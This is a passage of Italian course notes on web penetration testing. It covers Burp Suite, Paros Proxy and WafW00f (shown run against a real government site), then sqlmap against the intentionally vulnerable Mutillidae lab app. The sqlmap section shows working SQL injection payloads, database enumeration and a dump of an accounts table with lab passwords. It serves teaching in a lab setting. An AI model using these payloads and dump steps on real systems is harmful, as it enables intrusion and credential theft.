
Request interception rules

Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.


Intercept requests based on the following rules: *Master interception is turned off*

Add	Enabled	Operator	Match type	Relationship	Condition
<input type="button" value="Add"/>	<input checked="" type="checkbox"/>	Or	File extension Request	Does not match Contains parameters	(^gif\$ ^jpg\$ ^png\$ ^css\$ ^js\$ ^ico...)
<input type="button" value="Edit"/>	<input type="checkbox"/>	Or	HTTP method	Does not match	(get post)
<input type="button" value="Remove"/>	<input type="checkbox"/>	And	URL	Is in target scope	
<input type="button" value="Up"/>					
<input type="button" value="Down"/>					

- Impostiamo in Firefox, presente in Kali, il proxy 127.0.0.1 sulla porta 8080. Quindi dalla sezione *Preferences* → *General* → *Network Proxy* clicchiamo *Settings*. Dalla nuova schermata, impostiamo nel campo *HTTP Proxy* 127.0.0.1 e il campo 8080;



- Dalla sezione *Proxy* → *Intercept*, impostare "Intercept is on".




Per messa a parte: affinché *Burp Suite* possa effettuare le sue operazioni anche nei confronti di siti *HTTPS*, è necessario dover importare un certificato digitale così da garantire che il proxy possa leggere le informazioni contenute all'interno del cookie (senza di esso, non riuscirebbe in quanto il protocollo *HTTPS* protegge tali informazioni), quindi si effettua un *three way handshake* tra **client e proxy** e tra **proxy e web server**.

Per far ciò si esegue la seguente configurazione:

- digitare, su Firefox, il seguente indirizzo `http://burp/cert`;
- scaricare il file `cacert.der`;
- dalla sezione *Preferences* → *Privacy&Security* → *Certificates*, cliccare il campo *View Certificates*;
- dalla sezione *Authorities*, cliccare il campo *Import* quindi importare il file così scaricato;
- checkare i due campi presenti nella schermata, dopo aver importato il file.

Configurato ciò, vediamo un esempio di manipolazione della richiesta realizzata dal client.

Quindi, proviamo ad accedere al seguente URL, su Firefox, `10.0.2.6/mutillidae` (presente nella macchina Metasploitable 2, si tratta di una web application vulnerability by design). Avviando la ricerca, noteremo che in Firefox s'riscontrerà la seguente scrittura: *Waiting for 10.0.2.6*, segno del fatto che il caricamento della pagina rimane bloccato in quanto la richiesta è stata catturata dal proxy configurato in precedenza, come si vede dalla seguente immagine:



Mediante *Burp Suite*, è possibile inoltrare, scartare o modificare i campi di ciascuna richiesta/risposta HTTP. Grazie a queste opzioni, è possibile per un attaccante inserire un payload all'interno del body *HTTP* in maniera da eseguire l'attacco malizioso una volta che la richiesta arrivi a destinazione. Si noti con particolare attenzione che tra le tante informazioni presenti in tale immagine, è presente anche il **campo Cookie** con la sua chiave di sessione: approfittando di tale informazione, un'attaccante sarà in grado di effettuare un attacco chiamato **session hijacking** che consiste nel personificare l'identità, in maniera malevola, del legittimo utente.

Oltre a questo, *Burp Suite*:

- può anche operare come un *Web Spider*, in maniera simile ad *OWASP ZAP*, visitando in profondità tutti i link di una *Web App* per poi determinare se ci sono pagine affette da vulnerabilità;
- fornisce vari strumenti per condurre attacchi verso vulnerabilità *Web note*, come la funzione *Intruder* che permette di personalizzare gli attacchi in base ad una vasta gamma di fattori;
- permette di reinviare (Repeater) richieste *HTTP* o *HTTPS* per re-esaminare le richieste e le risposte (operazione molto utile quando si analizzano ID di sessione e cookie);
- permette di effettuare confronti (Comparer) tra differenti dati di traffico catturato. Si tratta di un'operazione molto utile quando ci sono delle variazioni non rilevabili tra i dati catturati precedentemente con quei presenti oppure per vedere se i parametri di sessione sono cambiati durante le richieste e le risposte inviate.


Paros Proxy

Paros Proxy esplora in profondità un'applicazione web, effettuando vari controlli di sicurezza su di essa. Permette, inoltre, di intercettare traffico web (HTTP e HTTPS) impostando un proxy locale tra browser e web app, e di creare ed inviare richieste particolari all'applicazione web per testarla manualmente.


Non è installato di default in *Kali Linux* e può essere installato tramite il comando:

```
apt-get install paros
```

È possibile avviare *Paros Proxy* in modalità grafica (tramite il menu 03 -Web Application Analysis), oppure in modalità testuale tramite il comando *paros*. Prima di avviare *Paros Proxy* è consigliabile terminare eventuali altri servizi di rete attivi sulla porta 8080. A questo punto dalle impostazioni di connessione di Firefox impostiamo il proxy 127.0.0.1 sulla porta 8080:




Proviamo a visitare *mutillidae* tramite *Firefox*, e tornando a *Paros Proxy* notiamo che sotto la voce *Sites* è comparso l'URL del sito appena visitato (potrebbero essere presenti anche altri siti visitati dall'avvio di Paros Proxy, in quel caso vanno eliminati).



Clicchiamo con il tasto destro sull'URL relativo a *Mutillidae* e poi clicchiamo su *Spider*. Questa operazione richiede un tempo variabile in base alla complessità ed alle dimensioni dell'applicazione web. Talvolta il processo di scansione potrebbe anche bloccarsi: in tal caso cliccare su *Stop* e poi su *Resume*.

Una volta terminata la scansione dell'applicazione web, tutte le pagine rilevate possono essere visualizzate tramite la scheda *Spider*, nella parte inferiore di *Paros*.



Paros permette inoltre di valutare automaticamente le vulnerabilità di servizi *web-based* selezionando il sito web target presente nel menu *Sites* e poi scegliendo il menu *Analyze* → *Scan All*. Possono essere

impostati anche determinati tipi di controlli di sicurezza selezionando il menu *Sites* e poi navigando il menu *Analyze* → *Scan Policy* ed infine selezionando *Analyze* → *Scan*.

Quando la scansione è terminata, i vari *alert* vengono mostrati nella sezione inferiore *Alerts* e vengono classificati in base ai livelli di rischio (High, Medium, Low).

È possibile visualizzare il report dettagliato con i risultati ottenuti dall'ultima scansione, tramite il menu *Report* → *Last Scan Report*.

Per ulteriori esempi su *Paros Proxy* vedi dalla *slide 140* alla *slide 166* del pdf “Argomento 9 - Vulnerability Mapping - Parte 3.pdf”.


WafW00f

WafW00f è uno script python in grado di rilevare se un'applicazione web è protetta da **firewall** (Web Application firewall - WAF), ma anche se utilizza un *Content Delivery Netowrk* (CDN).

Risulta molto utile quando un *pentester* vuole analizzare un'applicazione web e si accorge, mediante alcune tecniche di valutazione delle vulnerabilità, che tale applicazione potrebbe essere protetta da **firewall**.

Il rilevamento del **firewall** è importante, perché potrebbe migliorare la strategia di testing del *pentester* e richiedere al *pentester* di sviluppare tecniche avanzate di **firewall evasion**. Le informazioni raccolte da questo strumento possono inoltre essere arricchite con le informazioni di *tracerouting* acquisite nella fase precedente.

Esempio di utilizzo:



Il server è in esecuzione
dietro un firewall

```
root@kali:~# wafw00f www.pentagon.mil
Woof!
WAFW00F - Web Application Firewall Detection Tool
Checking http://www.pentagon.mil
The site http://www.pentagon.mil is behind Kona Site Defender (Akamai) WAF.
Number of requests: 5
root@kali:~#
```

A red arrow points to the line "The site http://www.pentagon.mil is behind Kona Site Defender (Akamai) WAF." which is highlighted with a red border.

8.7 Analisi delle vulnerabilità nei Database

In questo contesto, esistono degli strumenti che si occupano principalmente di:

- Enumerazione;
- Fingerprinting;
- Controllo delle password;
- Valutazione della macchina target mediante attacchi di *SQL Injection*.

Questi strumenti consentono al *pentester* di individuare eventuali vulnerabilità che si trovano sia nell'applicazione Web (front-end), sia nel database (back-end).

Il vantaggio di questi strumenti è la facilità di utilizzo, consentendo quindi di essere approfittati anche alle persone non esperte nel contesto dei database management system.

Gli strumenti principali che analizzeremo in questo corso sono due:

- **sqlmap**, utilizzabile in qualsiasi sistema operativo;
- **sqlninja**, utilizzabile soltanto negli ambienti Windows.

8.7.1 sqlmap

Si tratta di uno strumento automatico ed avanzato per effettuare **SQL Injections**, mediante quattro tecniche:

- Inferential blind SQL Injection;
- UNION query SQL Injection;
- Stacked queries;
- Time-based blind SQL Injection.

È possibile effettuare altri tipi di attacchi di *SQL Injection* mediante l'inserimento di plugin. Esso supporta nativamente vari *Database Management System* (DBMS):

- | | | |
|---------------|--------------|--------------|
| • MS-SQL; | • DB2; | • MS-Access; |
| • MySQL; | • Informix; | • etc... |
| • Oracle; | • Sybase; | |
| • PostgreSQL; | • InterBase; | |

Fornisce una vasta gamma di funzioni ed opzioni, quali:

- enumerazione;
- fingerpriting del database;
- estrazione dei dati;
- accesso al filesystem della macchina target;
- esecuzione di comandi arbitrari mediante l'accesso completo al sistema operativo della macchina target.

L'obiettivo di questo strumento, tra quelli più ambiziosi, è quello di effettuare il **dump** delle tabelle dei database.

Avvio

È possibile avviare *SQLMap* in due modalità:


1. Grafica: Menu - 03 - Web Application Analysis (oppure 04 - Database Assessment);
2. Testuale:
 - digitando il comando `sqlmap -h` (per ottenere le opzioni più importanti del comando);
 - digitando il comando `sqlmap -H` (per ottenere tutte le opzioni del comando).

È possibile consultare la man page di tale strumento digitando tale comando `man sqlmap`.

Esempio

Prima di procedere con l'esempio, è necessario sistemare un problema di configurazione dell'applicazione *Mutillidae* su *Metasploitable 2*, mediante i seguenti passi:

- `sudo su`
- `loadkeys it`
- `nano /var/www/mutillidae/config.inc`
- `$dbname = 'owasp10';`



<?php
/* NOTE: On Samurai, the \$dbpass password is "samurai" rather than blank */

\$dbhost = 'localhost';
\$dbuser = 'root';
\$dbpass = '';
\$dbname = 'owasp10';
??>

È necessario aggiungere il nome del database: **owasp10**

Fatta la configurazione, andiamo al seguente URL: <http://10.0.2.6/mutillidae/index.php?page=view-someones-blog.php>

Si tratta di una pagina nata per essere hackerata (non a caso, è presente la scritta Mutillidae: Born to be Hacked, presente nella home page). Useremo il comando *sqlmap* per effettuare l'enumerazione ed il *fingerprinting* di alcune informazioni relative al database dell'applicazione *Mutillidae* su *Metasploitable2* (indirizzo IP: 10.0.2.6).

Quindi digitiamo il seguente comando:

```
sqlmap -u "http://10.0.2.6/mutillidae/index.php?page=view-someones-blog.php"  
-forms -batch -dbs
```

- `-u` indica a *SQLMap* l'URL da analizzare;
- `-forms` indica a *SQLMap* di utilizzare i campi del modulo nella pagina di destinazione;
- `-batch` permette a *SQLMap* di rispondere ad eventuali domande di default sul modulo;
- `-dbs` enumera tutti i database disponibili presso l'URL impostato.

Dalla seguente immagine, verremo a conoscenza che l'indirizzo URL considerato ha una vulnerabilità che può essere sfruttata tramite il metodo post e get.

```
POST parameter 'author' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 112 HTTP(s) requests:
Parameter: author (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
    Payload: author=-9703' OR 8531=8531#&view=someones-blog-php-submit-button=View Blog Entries

    Type: error-based
    Title: MySQL >= 4.1 OR error-based - WHERE or HAVING clause (FLOOR)
    Payload: author=53241E83-76EC-4920-AD6D-503DD2A6BA68' OR ROW(9675,6817)>(SELECT COUNT(*),CONCAT(0x717a7a7171,(SELECT (ELT(9675=9675,1))),0x71716b7071,FLOOR(RAND(0)*2))x FROM (SELECT 1978 UNION SELECT 8364 UNION SELECT 3153 UNION SELECT 4128)a GROUP BY x)-- HMVW&view=someones-blog-php-submit-button=View Blog Entries
```

Potenziali punti di vulnerabilità
rispetto ad SQL injection

La seguente immagine, invece, ci fornisce delle informazioni più significative. In particolare, avremo modo di conoscere la struttura di *back-end* del DBSM (leggibile dal primo campo denominato INFO), come il database utilizzato, la versione di quest'ultimo (nel nostro caso MySQL v.4.1). Ma anche i database che sono disponibili su tale indirizzo URL (leggibile dal secondo campo INFO).

```
Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 OR time-based blind
Payload: author=53241E83-76EC-4920-AD6D-503DD2A6BA68' OR SLEEP(5)-- KNZN&view=someones-blog-php-submit-button=View Blog Entries

Type: UNION query
Title: MySQL UNION query (NULL) - 4 columns
Payload: author=53241E83-76EC-4920-AD6D-503DD2A6BA68' UNION ALL SELECT NULL,NULL,CONCAT(0x717a7a7171,0x7576486c4a4e7365664b68595a574b4d5064777a4a4f67644f6a5a65684a52666e57546f616a4744,0x71716b7071),NULL#&view=someones-blog-php-submit-button=View Blog Entries
---

do you want to exploit this SQL injection? [Y/n] Y
[15:38:27] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[15:38:27] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
```

Venuto a conoscenza dei database disponibili, è possibile analizzare in maniera specifica le tabelle che sono presenti in uno di questi database. Quindi proviamo ad utilizzare le tabelle, mediante l'opzione `-tables` del database `owasp10`, mediante l'opzione `-D`:

```
sqlmap -u "http://10.0.2.6/mutillidae/index.php?page=view-someones-blog.php" -forms -batch -D owasp10 -tables
```

In questo modo verremo a conoscenza delle tabelle che sono presenti nel database considerato, come si può vedere dal seguente risultato:

```
do you want to exploit this SQL injection? [Y/n] Y
[16:37:30] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[16:37:30] [INFO] fetching tables for database: 'owasp10'
Database: owasp10
[6 tables]
+-----+
| accounts      |
| blogs_table   |
| captured_data |
| credit_cards  |
| hitlog        |
| pen_test_tools|
+-----+
[16:37:30] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/root/.sqlmap/output/results-04062019_0437pm.csv'
[*] ending @ 16:37:30 /2019-04-06/
```

Tabelle del database **owasp10**

Dal risultato, si potrebbe notare che la tabella `accounts` risulta essere interessante in quanto potrebbe contenere informazioni per ottenere possesso degli account, permettendo quindi di manipolare il database ed altre tabelle.

Usiamo l'opzione `-T` per specificare la tabella (`accounts`) e l'opzione `-dump` per eseguire il dump di tale tabella:

```
sqlmap -u "http://10.0.2.6/mutillidae/index.php?page=view-someones-blog.php"
-forms -batch -D owasp10 -T accounts -dump
```

```
Database: owasp10
Table: accounts
[16 entries]
+-----+-----+-----+-----+-----+
| cid | username | is_admin | password | mysignature |
+-----+-----+-----+-----+-----+
| 1   | admin     | TRUE    | adminpass | Monkey!       |
| 2   | adrian    | TRUE    | somepassword | Zombie Films Rock! |
| 3   | john      | FALSE   | monkey    | I like the smell of confunk |
| 4   | jeremy    | FALSE   | password   | d1373 1337 speak |
| 5   | bryce     | FALSE   | password   | I Love SANS |
| 6   | samurai   | FALSE   | samurai   | Carving Fools |
| 7   | jim       | FALSE   | password   | Jim Rome is Burning |
| 8   | bobby     | FALSE   | password   | Hank is my dad |
| 9   | simba     | FALSE   | password   | I am a cat |
